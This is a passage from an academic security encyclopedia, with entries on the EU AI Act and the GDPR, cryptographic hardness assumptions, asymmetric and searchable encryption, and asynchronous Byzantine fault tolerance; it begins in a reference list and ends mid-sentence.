Bruschi D, Orgnaghi A, Rosti E (2003) S-ARP: a secure address resolution protocol. In: Proceedings of the 19th Annual Computer Security Application Conference (ACSAC), Las Vegas, Nevada

Cain & Abel. http://www.oxid.it/cain.html

Gouda M, Huang C (2003) A secure address resolution protocol. Comput Netw 41:860–921

Lootah W, Enck W, McDaniel P (2007) TARP: ticket-based address resolution protocol. Comput Netw 51(15):4322–4337

Orgnaghi A, Valleri M. Ettercap: a suite for man in the middle attacks. http://ettercap.sf.net

Plummer DC (1982) An Ethernet address resolution protocol or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware. RFC 826

Song D. Dsniff: a collection of tools for network auditing and penetration testing. http://www.monkey.org/dugsong/dsniff

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300068

Artificial Intelligence

Hardware Security in the Age of Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300069

Artificial Intelligence (AI) Explainability

Explainable Artificial Intelligence

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1820

Artificial Intelligence Act (AI Act) and the GDPR

Sergio Barezzani[56] ✉
(56) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it

Synonyms

AI Act

Definition

The Artificial Intelligence Act (or AI Act) at the time of writing is a Proposal of EU Regulation presented by the European Commission in April 2021 (European Commission 2021): the first EU regulatory framework for Artificial Intelligence (AI). It is important to consider the relationship between the AI Act and the EU Regulation 2016/679 or General Data Protection Regulation (GDPR) (European Parliament and Council 2016). The AI Act is currently a proposal for EU regulation: the information hereby provided refers to the original version presented by the EU Commission in April 2021. Please note that the final text of the regulation might be different from the original text, therefore part of the considerations hereby provided might no longer or only partly apply. It is highly recommended to refer to the regulation official text once available, in its full extent including articles, recitals, and annexes (that play a key role) considering any modification that apply.

Background

The AI Act fits in the broader picture of the EU digital strategy (European Commission 2020): AI is recognized as a strategic opportunity but also a major risk to natural person rights and freedom. Therefore, it becomes crucial that the development and use of AI systems are carried out consistently (throughout the Union) with the protection of personal rights and freedom granted by the EU regulatory framework. Given the vast scope of the AI Act, it is critical for its harmonization with other EU regulations/directives and standards. As an example, AI systems embedded in products are subject to the EU product and safety regulation, and moreover, given the wide-spread adoption of AI solutions in a variety of contexts (decision process automation, surveillance, and much more), and the intensive use of data often required, it is important to consider the relationship between the AI Act and the GDPR.

Theory

The AI Act (as the GDPR) is focused on a complex task: AI is one of the currently most advanced technological innovation frontiers (a moving target, and a multifaceted complex topic), it is strategic, its ecosystem includes several stakeholders at global level, several AI approaches rely heavily on data (making data protection a priority), it has to comply with existing standards, directives and regulations (as the GDPR and the EU product and safety regulations), and much more. There are several analogies that can be established between the AI Act and the GDPR, as an example the risk-based approach: AI systems are classified based on an assessment of the risk they might introduce. In the worst case, an AI practice is prohibited if considered unacceptable. For high-risk AI systems, it is imposed the conformity to a set of requirements. For lower level risks, compliance is encouraged. Another analogy is the not trivial definition of key major concepts that are at the very basis of the AI Act starting from the definition of AI itself. In terms of structure, the AI Act is composed of 89 Recitals and 85 Articles organized in 12 Titles followed by Annexes. To balance the broad scope with brevity: an overview of whole structure of the AI Act articles is hereby provided but only selected topics about the relationship between the AI Act and the GDPR are considered.

Title I: General Provisions

Article 1 (subject matter): the proposal aims to set harmonized rules about placing on the market, putting into service and use AI systems. The proposal adopts a risk-based approach prohibiting certain AI practices, setting requirements for AI system considered high-risk and imposing obligations, shaping rules about transparency, market monitoring and surveillance when AI systems are involved. The scope of the AI Act (Article 2) is itself an interesting topic with some similarities with the GDPR: the AI Act shall apply to providers (established in the Union or a third country) placing on the market or putting into service AI systems in the Union, to users of AI systems located within the Union, to providers and users of AI systems located in a third country in case the output produced by the system is used in the Union. Article 2 also provides more information about the relationship with other regulations/directives/standards describing cases where the AI Act shall not/partly apply. The definition of AI itself is not trivial, especially in the case it should be formulated to be unambiguous and time-proof. The approach used in the original proposal by the EU Commission is to define AI systems (Article 3) as software capable of generating outputs in several forms (content, predictions, recommendations, or decisions influencing the environment) based on human-defined objectives and that have been developed with the techniques and approaches identified in Annex I, grouped in: Machine Learning approaches (including supervised, unsupervised and reinforcement learning, and specifically mentioning deep learning), Logic and knowledge-based approaches, and Statistical approaches. The EU Commission (Article 4) shall amend Annex I to keep it up to date.

Title II: Prohibited Artificial Intelligence Practices

Title II identifies AI practices that shall be prohibited: it consists of a single article (5). In paragraph 1, the focus is on manipulative practices: it shall not be placed on the market or put into service or used any AI system that deploys techniques beyond human consciousness or exploit vulnerabilities that can cause harm to natural persons. A specific focus is also on preventing public authorities to deploy social scoring techniques that may lead to unfavorable treatment of natural persons. Article 5 is also focused on another major topic: the prohibition to use real-time biometric identification systems in publicly accessible places for the purpose of law enforcement,

albeit exceptions apply (provided specific conditions such as proportionate safeguards and authorizations are in place).

Title III: High-Risk AI Systems

High-risk AI systems are a main focus of the AI Act with articles spanning from 6 to 51, organized in Chapters describing: system classification, requirements, obligations, notifications, conformity, and certificates. An AI system shall be considered high-risk (Chapter 1, articles 6 and 7) if it is a safety component of a product (or it is itself a product) covered by EU harmonization legislations listed in Annex II (that includes medical devices, products in the transportation sector, and many others), or it is a system listed in Annex III. As Annex I, also Annex III shall be subject to amendments by the EU Commission as stated in Article 7 that also provides the criteria that should be followed in evaluating if an AI system shall be considered high-risk (as an example, the AI system purpose, estimated use extent, and adverse impact on fundamental rights). Chapter 2 (articles 8 and 15) focus is on the requirements that high-risk AI systems shall comply to with several analogies to the GDPR as the risk management system for high-risk AI systems that shall be put in place and maintained during the whole system lifecycle, in order to identify and assess risks, to document risk management measures, the residual risk, and its acceptability. Risk management measures should be taken to eliminate/reduce risks, to control and disclose the residual risk to the relevant parties. High-risk AI systems shall be preventively tested. Article 10 and the other articles completing Chapter 2 highlight the importance of topics such as: data, data governance, and cybersecurity. High-risk AI systems based on learning shall rely on training, validation, and test data that are free of errors, complete, relevant, and representative with respect to the purpose and context. Proper data governance practices shall be in place, considering the end-to-end data lifecycle management, including (but not limited to) operations such as data collection, preprocessing, labeling, aggregation, enrichment, preliminary assessment of required data, and examination of bias that is a topic further described in paragraph 5 (bias monitoring with respect to processing special categories of personal data (Article 9 GDPR) provided adequate safeguards are in place). Technical documentation (Article 11) shall be prepared and updated containing all the elements described in Annex IV that include among others: a detailed description (where applicable) of training

methodologies, techniques and data sets provenance, scope, labeling, cleaning, as well as the level of accuracy expected, the potential sources of risk to the fundamental rights and discrimination. Logging capabilities (Article 12) shall be implemented in order to keep records of the relevant events throughout the system lifecycle. As in the GDPR, transparency is also a pillar of trustworthy AI as highlighted in Article 13: a user shall be able to access documentation describing information such as the level of accuracy, robustness, and cybersecurity tested and information about training, validation, and test data sets (when applicable) as well as about the human oversight measures taken in order to (Article 14) minimize the risk on health, safety, or fundamental rights. Those measures should allow individuals to monitor the system, identify anomalies, and have the option to disregard system outputs. Cybersecurity, together with accuracy and robustness levels shall be adequate, declared up front, and maintained over time (Article 15). It is worth mentioning that for high-risk AI systems, cybersecurity shall not be limited to the topics usually applicable to any computing system: it shall also focus on more peculiar forms of attack, such as targeting the training data ("data poisoning" attacks), aiming to increase the probability of mistakes ("adversarial attacks") as well as to exploit errors in the model. Chapter 3 (articles 16 and 29) focus is on obligations of high-risk AI systems providers and other parties. Obligations for providers (Article 16) include but are not limited to: ensure the compliance with the requirements defined in Chapter 2, establish a quality management system (Article 17), prepare the technical documentation and keep the logs generated by the system, follow the relevant conformity assessment, registration, CE declaration of conformity, and marking procedures before putting the system into service (as described in the following chapters), as well as to inform and interact with the competent authorities. Among the different aspects of the quality management system described in Article 17, an interesting point from a data protection perspective is represented by the required data management procedures spanning throughout the data lifecycle, dealing with aspects such as data collection, analysis, labeling, storage, filtration, mining, aggregation, and retention. Providers placed outside the EU shall appoint an authorized representative capable of supporting the competent authorities, while more articulated obligations are defined for importers and distributors. High-risk AI system users are subject to obligations as well (Article 29), such as: to use the system in accordance

to the instructions, comply with the relevant Union and national obligations, monitor the use of the system, communicate malfunctioning as appropriate, and keep the logs (if in their control). In paragraph 6, another point of contact is established between the AI Act and the GDPR concerning the Data Protection Impact Assessment (DPIA): as applicable, users shall rely on the information provided under Article 13 to comply to their own obligations to Article 35 of the GDPR or to Directive 2016/680. Chapter 4 (articles 30 to 39) focus is on notifying authorities and notified bodies: each Member State shall designate or establish notification authorities that designate, notify, and monitor conformity assessment bodies. The chapter describes notification procedures and notified bodies activities. Chapter 5 (articles 40 and 51) focus is on standards, conformity assessment, certificates, and registration. Among these topics, it is worth mentioning that in Article 43 are described the cases where high-risk AI systems shall be assessed by a notified body (as described in Annex VII) and the more general case where the system shall be subject to internal control (as described in Annex VI). As mentioned, it is worth noticing that the provider shall draw up an EU declaration of conformity and as applicable (Article 51) register the system in the EU database described in Article 60.

Title IV: Transparency Obligations for Certain AI Systems

Transparency is a major topic in the GDPR, and it is fundamental for a trustworthy AI as well (Article 52): natural persons shall be informed that they are interacting with an AI system or accessing AI generated content resembling actual person, places, objects, events, albeit exceptions apply.

Title V: Measures in Support of Innovation

Measures in support of innovation include AI regulatory sandboxes (Article 53): controlled environments to be established by Member States competent authorities or the European Data Protection Supervisor to support the development and validation of innovative AI systems prior to their use. If personal data are required, the relevant authorities should be involved. Article 54 offers another touchpoint between the AI Act and the GDPR: personal data lawfully collected for other purposes shall be further processed in an AI regulatory sandbox for the purpose to develop and test innovative AI systems for safeguarding substantial public interests in specific areas, and provided that the processing of personal data is

necessary to comply to AI Act requirements. A set of conditions must hold, including that adequate technical and organizational measures are in place that include, but are not limited to: access restriction, logging, limitation on data retention, and proper documentation.

Title VI: Governance

Chapter 1 (articles 56 to 58) focus is on the European Artificial Intelligence Board that shall be established to provide advice and assistance to the EU Commission in order to favor cooperation among the national supervisory authorities, a consistent application of the AI Act, and to support the analysis of emerging issues. The European Artificial Intelligence Board shall be composed by the European Data Protection Supervisor together with the national supervisory authorities, establishing another interesting point of contact between the AI Act and the GDPR also at level of governance bodies. Chapter 2 (article 59) focus is on national competent authorities that shall be established or designated by each Member State with the purpose of ensuring the application and implementation of the AI Act.

Title VII: EU Database for Stand-Alone High-Risk AI Systems

Article 60 focus is on the EU database: a repository available to the public that shall be established by the EU Commission (acting as the controller), where providers of high-risk AI systems (Article 6 paragraph 2), according to Article 51, shall insert the information listed in Annex VIII, including a description of the purpose of AI system, the certificate released by the notified body, contact information, and other relevant data.

Title VIII: Post-Market Monitoring, Information Sharing, and Market Surveillance

Chapter 1 (article 61) focus is on post-market monitoring. As in the case of data protection, also when dealing with AI systems (moreover with high-risk AI systems) the monitoring effort to be carried out is not a one-shot: post-market monitoring shall be established, documented and data collected shall be analyzed by the provider to verify that the compliance with the AI Act is ensured throughout the system lifecycle. The similarities with the GDPR continue in Chapter 2 (article 62) where the attention moves to the sharing of information on incidents and malfunctioning that providers shall

report with a specific focus on cases where a breach of the obligation to protect fundamental rights (as data protection) is certain or likely. Chapter 3 (articles 63 to 68) focus is on enforcement that represents another point of contact between AI Act and GDPR: in Article 63 are specified (among others) cases where the market surveillance authorities shall be identified with the data protection supervisory authorities. Article 64 clarifies that market surveillance authorities shall also be granted access to training, validation and testing datasets and potentially to the source code.

Title IX: Codes of Conduct

Article 69 focus is on codes of conduct to be adopted on a voluntary basis in case of AI systems other than high-risk. The approach partly recalls the code of conducts described in Article 40 of the GDPR.

Title X: Confidentiality and Penalties

Confidentiality is very relevant, especially in a context where innovation moves fast: balancing protection of Intellectual Property rights (Article 70) with access to documentation, data, logs, and source code (Title VIII) is not trivial. Penalties (Article 71) shall be effective, proportionate, and dissuasive with a structure similar to the GDPR and a specific focus on non-compliance with articles 5 and 10, while administrative fines to EU institutions, entities and bodies are described in Article 72.

Title XI: Delegation of Power and Committee Procedure

Title XI (Article 73, 74) focus is mainly on the exercise of delegation by the EU Commission.

Title XII: Final Provisions

Article 75 to 85 include amendments to other EU Regulations and Directives, the EU Commission amendments to Annex III, the evaluation and review of the AI Act as well as other final provisions.

Open Problems and Future Directions

The AI Act is a proposal for regulation bringing together a vast audience of stakeholders. Therefore, it is important to follow the contributions provided by different parties and the amendments discussed. AI is a context where

innovation moves fast (as an example: Generative AI), with new scenarios and applications becoming rapidly mainstream, offering an ideal context to understand if the proposal is time-proof. Moreover, AI has a multifaceted relationship with security and data protection, with AI challenging the existing data protection and security measures, and at the same time providing approaches and tools to enhance protection measures. Data protection is itself in continuous evolution, where several major topics drawing attention are related to AI, including (but not limited to): profiling and automated decision-making processes where Deep Learning increases the complexity of personal data processing from several perspectives, the protection of data generated by inference processes, the approach to be used in front of generative AI. The current context requires an innovation effort along several directions: legal, technical, and organizational frameworks, policies, techniques, and solutions with the AI Act representing a major reference globally among the regulations.

Cross-References

Data Protection Impact Assessment (DPIA)
General Data Protection Regulation (GDPR)

References

European Commission (2020) Shaping Europe's digital future. https://commission.europa.eu/system/files/2020-02/communication-shaping-europes-digital-future-feb2020_en_4.pdf

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300070

Artificial Intelligence Data Poisoning

Data Poisoning Attacks in Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300071

ASCA

Algebraic Side-Channel Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1737

Assumptions

Yvo Desmedt[57] ✉
(57) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

An assumption in modern cryptography is something that cannot be proven with the state of the art.

Theory

Unconditional and Quantum Security

It seems that unconditionally secure, and quantum, cryptography do not need assumptions. However, confidentiality and privacy only make sense when we assume that Einstein is wrong when he stated: “God does not play dice.” The usual interpretation of this statement is that Einstein’s viewpoint of physics is that it does not have indeterminism and uncertainty. Note that in such a world one could predict what a person will do and say, making encryption irrelevant.

Note that quantum cryptography assumes the laws of quantum physics.

Conditional Security

Diffie and Hellman (1976) and independently Merkle (1978) used computational complexity theory in their work. Cryptographic tools such as one-way function, trapdoor one-way, etc. rely on computational complexity.

Unfortunately, the state of the art does not allow us to show that such concepts are possible. No major progress has been made since 1976 to prove/disprove the existence of such tools.

Certain computational problems seem hard. The popular press likes to mention integer factoring. It is the problem of finding the primes p_i such that a given n can be written as $n = \prod_i p_i^{a_i}$ where the integer $a_i \geq 1$. Few proven secure cryptosystems rely on factoring and whether the security of RSA is equivalent to factoring remains an open problem (see, e.g., Desmedt and Odlyzko 1986; Boneh and Venkatesan 1998).

Two popular assumptions originate from the paper by Diffie and Hellman (1976). They start from a given element $g \in G$, where $G(*)$ is a known finite group (Note that in Elliptic Curve cryptography the additive notation is used, i.e., $G(+)$.). When $\alpha = g^a$, we call a the discrete logarithm of α in base g. In the *decisional* problem the following is given: g, $\alpha = g^a$, $\beta = g^b$ and γ. The problem is to decide whether $\gamma = g^{ab}$ or not. The input to this problem is provided by an "oracle" which chooses with 50% probability $\gamma = g^{ab}$ or γ randomly in G. The assumption states that the best strategy to answer the query is to guess the answer. The assumption is quite popular and has been used, e.g., in Naor and Reingold (2004). Note that today it is standard to choose g such that $\mathrm{ord}(g)$ is a large prime.

There is also a "search" problem, which has been called the computational Diffie-Hellman assumption. Given g, $\alpha = g^a$, $\beta = g^b$, one needs to find g^{ab}. Informally, the assumption claims that it is computationally hard to perform this computation. Some groups, such as $Z(+)$, are obviously unsuited.

Several variants of the Diffie-Hellman assumptions have been proposed in particular when using pairing-based cryptography.

Note that post-quantum cryptosystems also rely on unproven assumptions. Many conventional cryptosystems, such as blockciphers, are not based on explicit assumptions. However, the assumption of their security is intrinsic.

Cross-References

Computational Versus Unconditional Security

Discrete Logarithm Problem
Quantum Cryptography

References

Boneh D, Venkatesan R (1998) Breaking RSA may not be equivalent to factoring. In: Nyberg K (ed) EUROCRYPT ’98, Lecture Notes in Computer Science, vol 1403, Springer, pp 59–71

Desmedt Y, Odlyzko A (1986) A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes. In: Williams HC (ed) Advances in Cryptology: Crypto’85, Proceedings, Lecture Notes in Computer Science, vol 218. Springer, pp 516–522. Santa Barbara, California, USA, 18–20 Aug, 1986

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT –22(6):644–654
[MathSciNet]

Merkle RC (1978) Secure communications over insecure channels. Commun ACM 21:294–299

Naor M, Reingold O (2004) Number-theoretic constructions of efficient pseudo-random functions. J ACM 51(2):231–262
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_394

Asymmetric Cryptosystem

Burt Kaliski[58] ✉
(58) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Public-key cryptosystem; Two-key cryptosystem.

Definition

An *asymmetric cryptosystem* is one where different keys are employed for the operations in the cryptosystem (e.g., encryption and decryption), and where one of the keys can be made public without compromising the secrecy of the other key.

Theory

In the classic model for asymmetric encryption, an *encryption operation E* involving a *public key PubKey* can be reversed by a *decryption operation D* involving a matching *private key PrivKey*. That is, given a message *M*, a *ciphertext C* is computed as

$$C = E\left(PubKey, M\right)$$

and the message *M* is recovered as

$$M = D\left(PrivKey, C\right).$$

Current usage is more general, covering other arrangements (such as digital signature schemes and key agreement) where some operations involve a key that can be made public and others involve a matching key that must be kept secret.

Application

Asymmetric cryptosystems are widely deployed, especially in environments where parties initially are not in a convenient position to share secrets with one another. Examples are RSA encryption, Diffie–Hellman key agreement, the Digital Signature Standard, and elliptic curve cryptography. Implementations often employ a combination of asymmetric and symmetric cryptosystems: the former for establishing a shared secret key, and the latter for protecting messages and other information with the key. Such systems are called *hybrid encryption systems*.

Cross-References

- Digital Signature Schemes
- Hybrid Encryption
- Key Agreement
- Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1482

Asymmetric Setting for Searchable Encryption

Clemente Galdi[59] ✉
(59) Department of Political and Social Studies, University of Salerno, Fisciano (SA), Italy

✉ **Clemente Galdi**
Email: clgaldi@unisa.it

Synonyms

Public-key searchable encryption models

Definitions

Searchable encryption schemes refer to encryption schemes that allow the possibility of executing keyword search over encrypted data, without decrypting the data.

Asymmetric setting for searchable encryption refers to the operational model or family of models under which public-key encryption schemes of this class are defined.

Background

Searchable encryption schemes have been introduced in order to protect data that is stored over untrusted servers. One key issue in these contexts is the possibility of searching encrypted data without the need of decrypting it. Original encrypted data is associated with additional encrypted information

that is used to evaluate predicates without releasing any information on the original data.

Searchable encryption schemes exist both in the symmetric and the asymmetric settings.

Theory

Asymmetric searchable encryption schemes have been introduced by Boneh et al. (2004).

Like asymmetric encryption schemes, each user holds a public/private key pair. Data is encrypted using the recipient public key and it is decrypted using the corresponding private key.

Parties

A searchable encryption scheme includes the following parties:

- *A storage server/search gateway*. An untrusted party who stores the encrypted data. The server is assumed to be honest-but-curious, that is, (a) she does not modify the data but (b) she tries to gain information from the stored messages.
- *A message sender*. The user originating the message(s). The sender may tag each message with a number of keywords of her choice. The encrypted message, along with the supplementary encrypted search keywords, is computed using the recipient public key. The encrypted message is stored by the storage server.
- *A message receiver*. At any point, the receiver can generate, using her own private key, a trapdoor T for a predicate P. The trapdoor T allows a server to select, among all the data encrypted using the receiver's public key, the encrypted data for which the predicates evaluate to true.

Algorithms

In its simplest form, a searchable encryption scheme consists of the following algorithms:

- *KeyGen*(s). On input security parameter s, it returns a pair A_{pub}, A_{priv} of public and private keys.
- *Enc*(A_{pub}, W). On input a public key A_{pub} and a keyword W, it computes a searchable encryption of W.

- *Trapdoor*(A_{priv}, W). On input the recipient private key and a keyword W, it computes a trapdoor T_W.
- *Test*(A_{pub}, S, T_W). On input the recipient public key, a searchable encryption $S = Enc(A_{pub}, W')$, and a trapdoor $T_W = Trapdoor(A_{priv}, W)$, it returns yes iff $W = W'$.

Given a plaintext M and keywords $W_1, \ldots, W_k$, the message sender transmits to the server/receiver a message consisting of the concatenation of (a) an encryption of the message M using the recipient public key and (b) the concatenation of searchable encryptions of the different keywords.

Whenever the recipient wants to retrieve all the messages tagged with a keyword W, she generates the trapdoor T_W. The trapdoor is sent to the server who uses it to test all searchable encryptions attached to all stored messages. All identified messages are sent to the receiver who can decrypt them.

The original version can be extended by substituting keywords with more complex predicates.

Security Notions

In asymmetric searchable encryption schemes, it is impossible to guarantee keyword or predicate privacy. This impossibility is due to two reasons: (a) the size of keyword/predicate space is small, and (b) encryption is executed using public information, namely, the recipient public key. An adversary intercepting a trapdoor T_W can check whether a keyword W' corresponds to the keyword used to generate the trapdoor as follows:

- Generate $S = Enc(A_{pub}, W')$
- Output $Test(A_{pub}, S, T_W)$

For this reason, a scheme is considered secure if it guarantees indistinguishability against adaptive chosen keyword attacks. This security notion is denoted in literature as PK-CKA2. This security definition can be described using the following game:

- The adversary may ask trapdoors for a number of keywords.
- The adversary selects two keywords, W_0 and W_1, for which she has not asked a trapdoor in the previous phase, and sends them to the challenger.

The challenger randomly selects one of them, W_b, computes the trapdoor T associated with W_b, and sends T to the adversary.

- The adversary is allowed to ask trapdoors associated with other keywords $W \neq W_0, W_1$.
- The adversary outputs a bit $b' \in \{0, 1\}$ and wins if $b = b'$.

A scheme is PK-CKA2 secure if the adversary has a negligible advantage in winning the above game. Variations of the above security notion have been defined for schemes in which keywords are substituted by more complex predicates.

Search Capabilities

There exist encryption schemes that allow the following search capabilities:

- *Exact Keyword Search*. The simplest search capability consists in the exact keyword search (Boneh et al., 2004), that is, the recipient requires the server/search gateway to retrieve all the messages that have been tagged with a specific keyword.
- *Conjunctive Keyword Search*. The user is allowed to retrieve all the messages that have been tagged with all the keyword in the query (Park et al., 2005). Notice that these searches cannot be executed by intersecting the results of multiple executions of exact keyword searches. Indeed, this strategy allows the server to identify which document is tagged with specific keywords.
- *Subset/Range Queries*. Allow the possibility of retrieving all the messages with a tag w that match queries like $w \in S$, for some set S or $w \geq a$, for some value a (Boneh and Waters, 2007).
- *Multidimensional Range Queries*. In Shi et al. (2007) the authors propose a scheme that allows to search messages by means of conjunction of range queries over multiple attributes.

Open Problems and Future Directions

There exist a number of interesting open problems to be addressed in the future; here we report only few of them. A first one is improving the query expressiveness of searchable encryption schemes. Particular attention should be devoted to the development of models and schemes that allow secure encryption with multiple possible destinations. With the wide use of

cloud storage and the continuous increase of remote dataset size, a key issue is the efficiency of deployed schemes. One final possibility is designing specific schemes for specific application contexts, e.g., electronic health record management. In this way it is possible to fine-tune query expressiveness and efficiency in a well-defined set of requirements.

Cross-References

Asymmetric Cryptosystem
Attribute-Based Encryption with Searchable Encryption
Fuzzy Search on Encrypted Data
Multi-user Searchable Encryption
Ranked Search on Encrypted Data
Search on Encrypted Multi-writer Tables
Search Over Encrypted Data
Searchable Symmetric Encryption
Searchable Symmetric Encryption on Trusted Execution Environments

References

Boneh D, Waters B (2007) Conjunctive, subset, and range queries on encrypted data. In: Vadhan SP (ed) Theory of cryptography. Springer, Berlin/Heidelberg, pp 535–554

Boneh D, Di Crescenzo G, Ostrovsky R, Persiano G (2004) Public key encryption with keyword search. In: Cachin C, Camenisch J (eds) EUROCRYPT 2004. LNCS, vol 3027, pp 506–522. Springer. https://doi.org/10.1007/978-3-540-24676-3_30

Park DJ, Kim K, Lee PJ (2005) Public key encryption with conjunctive field keyword search. In: Lim CH, Yung M (eds) Information security applications (WISA 2004). Springer, Berlin/Heidelberg, pp 73–86

Shi E, Bethencourt J, Chan HT, Song DX, Perrig A (2007) Multi-dimensional range query over encrypted data. In: 2007 IEEE symposium on security and privacy (S&P 2007), 20–23 May 2007, Oakland. IEEE Computer Society, pp 350–364. https://doi.org/10.1109/SP. 2007.29

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1672

Asynchronous Byzantine Fault Tolerance

Klaus Kursawe[60] ✉
(60) Vega Protocol, London, UK

✉ **Klaus Kursawe**
Email: klaus@vega.xyz

Synonyms

Randomised Agreement; Asynchronous Consensus

Definition

Asynchronous Byzantine Fault Tolerance is a property associated with the problem when multiple parties, some of which may act maliciously, wish to agree on a certain value or object without relying on any network timing assumptions; a weaker (partially synchronous) modeling approach uses timing assumptions for liveness aspects, but not for safety.

Background

Byzantine Agreement is the problem of coordinating a set of n parties in the presence of t faulty, potentially malicious participants. Solving this problem is a core building block in building robust distributed protocols, including Blockchain applications and fault-tolerant systems. State machine replication (SMR), an extended form of Byzantine Agreement, allows higher level applications to reliably synchronize over unreliable networks, thus allowing for a synchronized execution of relatively generic protocols and algorithms.

In the fully asynchronous model, there is no assumption of message timing. This is usually modeled by giving the adversary full control over the message delivery. Though this appears an unrealistically strong assumption, this approach allows for opportunistic protocols that can adapt to the actual network performance, while a protocol that relies on timeouts faces the issues that a too optimistic timing assumption risks being broken, while a too pessimistic one can lead to the protocol being unnecessarily stalled while waiting for a timeout.

The primary challenge in asynchronous protocols is that it is not possible to differentiate between a party that is slow and one that stopped responding altogether. Thus every step of the protocol needs to progress with the input of at most $n - t$ parties, where different correct parties may have a different view on which set of $n - t$ parties this is.

An intermediate approach is to use a timing assumption for performance optimizations or liveness properties (i.e., the protocol does something), while assuming full asynchrony for the safety properties (i.e., the protocol never does something wrong). This model allows for more aggressive timing assumptions, as a broken timing assumption only results in a slowdown of the protocol.

Theory

We assume a set of n parties, up to t of which might be corrupted. There are variations of this model, for example, similar to the Proof of Stake model, different parties can have a different weight, and hybrid Byzantine-crash models are possible, or models where individual trust decisions are taken into account. For brevity, the definitions and protocol outlines will be described in the simple threshold model.

The key characteristic of asynchronous Byzantine fault-tolerant protocols is that they cannot rely on any timing assumptions.

Full Asynchrony

The absence of timing assumptions in the fully asynchronous model is usually modeled by giving the adversary – in addition to control over the corrupted parties – complete control over the network behavior, i.e., the network is part of the adversary, who is free to delay and reorder messages at will. Most models do assume some restrictions though, usually that

messages cannot be deleted (i.e., they have to be delivered at some point) or falsified.

Asynchrony and Cryptography

As the asynchronous system model allows arbitrary message delivery times and many properties are traditionally defined over infinite runs of the protocols (e.g., “eventual termination”), full asynchrony does not combine in a straightforward way with the computationally bounded model required for most cryptographic primitives. Though this is often ignored and cryptographic primitives are assumed without adapting the corresponding underlying model, some approaches toward a combined model have been made. In addition to modeling the asynchrony of the network within a computationally bounded setting, these models also require a redefinition of properties such as termination or any conditions or properties that are to hold “eventually”; otherwise, termination of a protocol can be rather trivial if the adversary does not have the computation time to keep the protocol running. In Cachin et al. (2001, 2005), the concept of time is replaced by messages sent from honest parties – the adversary is granted a polynomial amount of computation time for every message sent by an honest party, which themselves only react to incoming messages and do nothing in between. Alternatively, one can allow the adversary to only add a polynomial amount of message delay to each message and require protocols to not have potentially infinite runs (Coretti et al., 2016). This approach does require special care with defining liveness properties to assure that the absence of infinite runs does not imply a meaningless termination by default.

Bounds and Impossibilities

Fischer et al. (1985) showed that in the asynchronous setting, no deterministic protocol can guarantee termination even if only one party can be subject to crash failures. The paper shows that even if no messages are lost, if a protocol is in a bivalent state, (i.e., the final decision can still be both 0 and 1), there exists a message schedule that maintains the bivalence. As a result, two major approaches have been developed. In the partial synchronous model, some timing assumption is used to circumvent the impossibility result and assure termination while the safety properties are still assured in the asynchronous model. In the problem of ledger consensus

or SMR, the concept of termination is not as clearly defined as in a single consensus instance, as the protocol can potentially operate forever. In these cases, one can think of termination relating to every individual ledger entry, i.e., the event that the protocol commits to a ledger entry. This is similar to the concept of *finality*, i.e., the point in the protocol when an entry becomes immutable.

In the randomized approach, an adversary needs to constantly predict the protocol's random choices to prevent termination, which allows for protocols that terminate with probability 1, so neither safety nor liveness requires any timing assumption.

Longest chain protocols as introduced by Bitcoin take yet another approach – in these protocols no decision is ever guaranteed to be final, but the probability that a real-world adversary can undo a decision decreases with increased running time of the protocol. Note that these protocols fail in the asynchronous setting, as an asynchronous adversary can create forks of unlimited length and duration, and thus some timing assumptions are required to guarantee safety, cf. Pass et al. (2017).

While in the synchronous model, the $n > 3t$ condition can be weakened by assuming the existence of a PKI and a signature scheme, see Katz and Koo (2006), asynchronous Byzantine Agreement still requires $n > 3t$; for any smaller n, an adversary could completely partition the network.

Randomized Protocols

As mentioned, one way to circumvent the impossibility result is through randomization. For this class of protocols, the adversary still can theoretically prevent termination (or finalization of output). However, due to the randomization in the protocol, the strategy to do so is not known to the adversary – if she guesses the random factor wrongly, the protocol terminates. In this sense, this class of protocols is the only truly asynchronous one, as it does not require any assumption on the timing behavior of the network. The general approach toward randomized protocols has been developed by Ben-Or, cf. Ben-Or (1983), while Bracha (1984) devised the first protocol with optimal resilience. The protocol generally has two components, a voting part and a common coin part. The voting component takes as an input each party's (binary) preference, and a party may get two results:

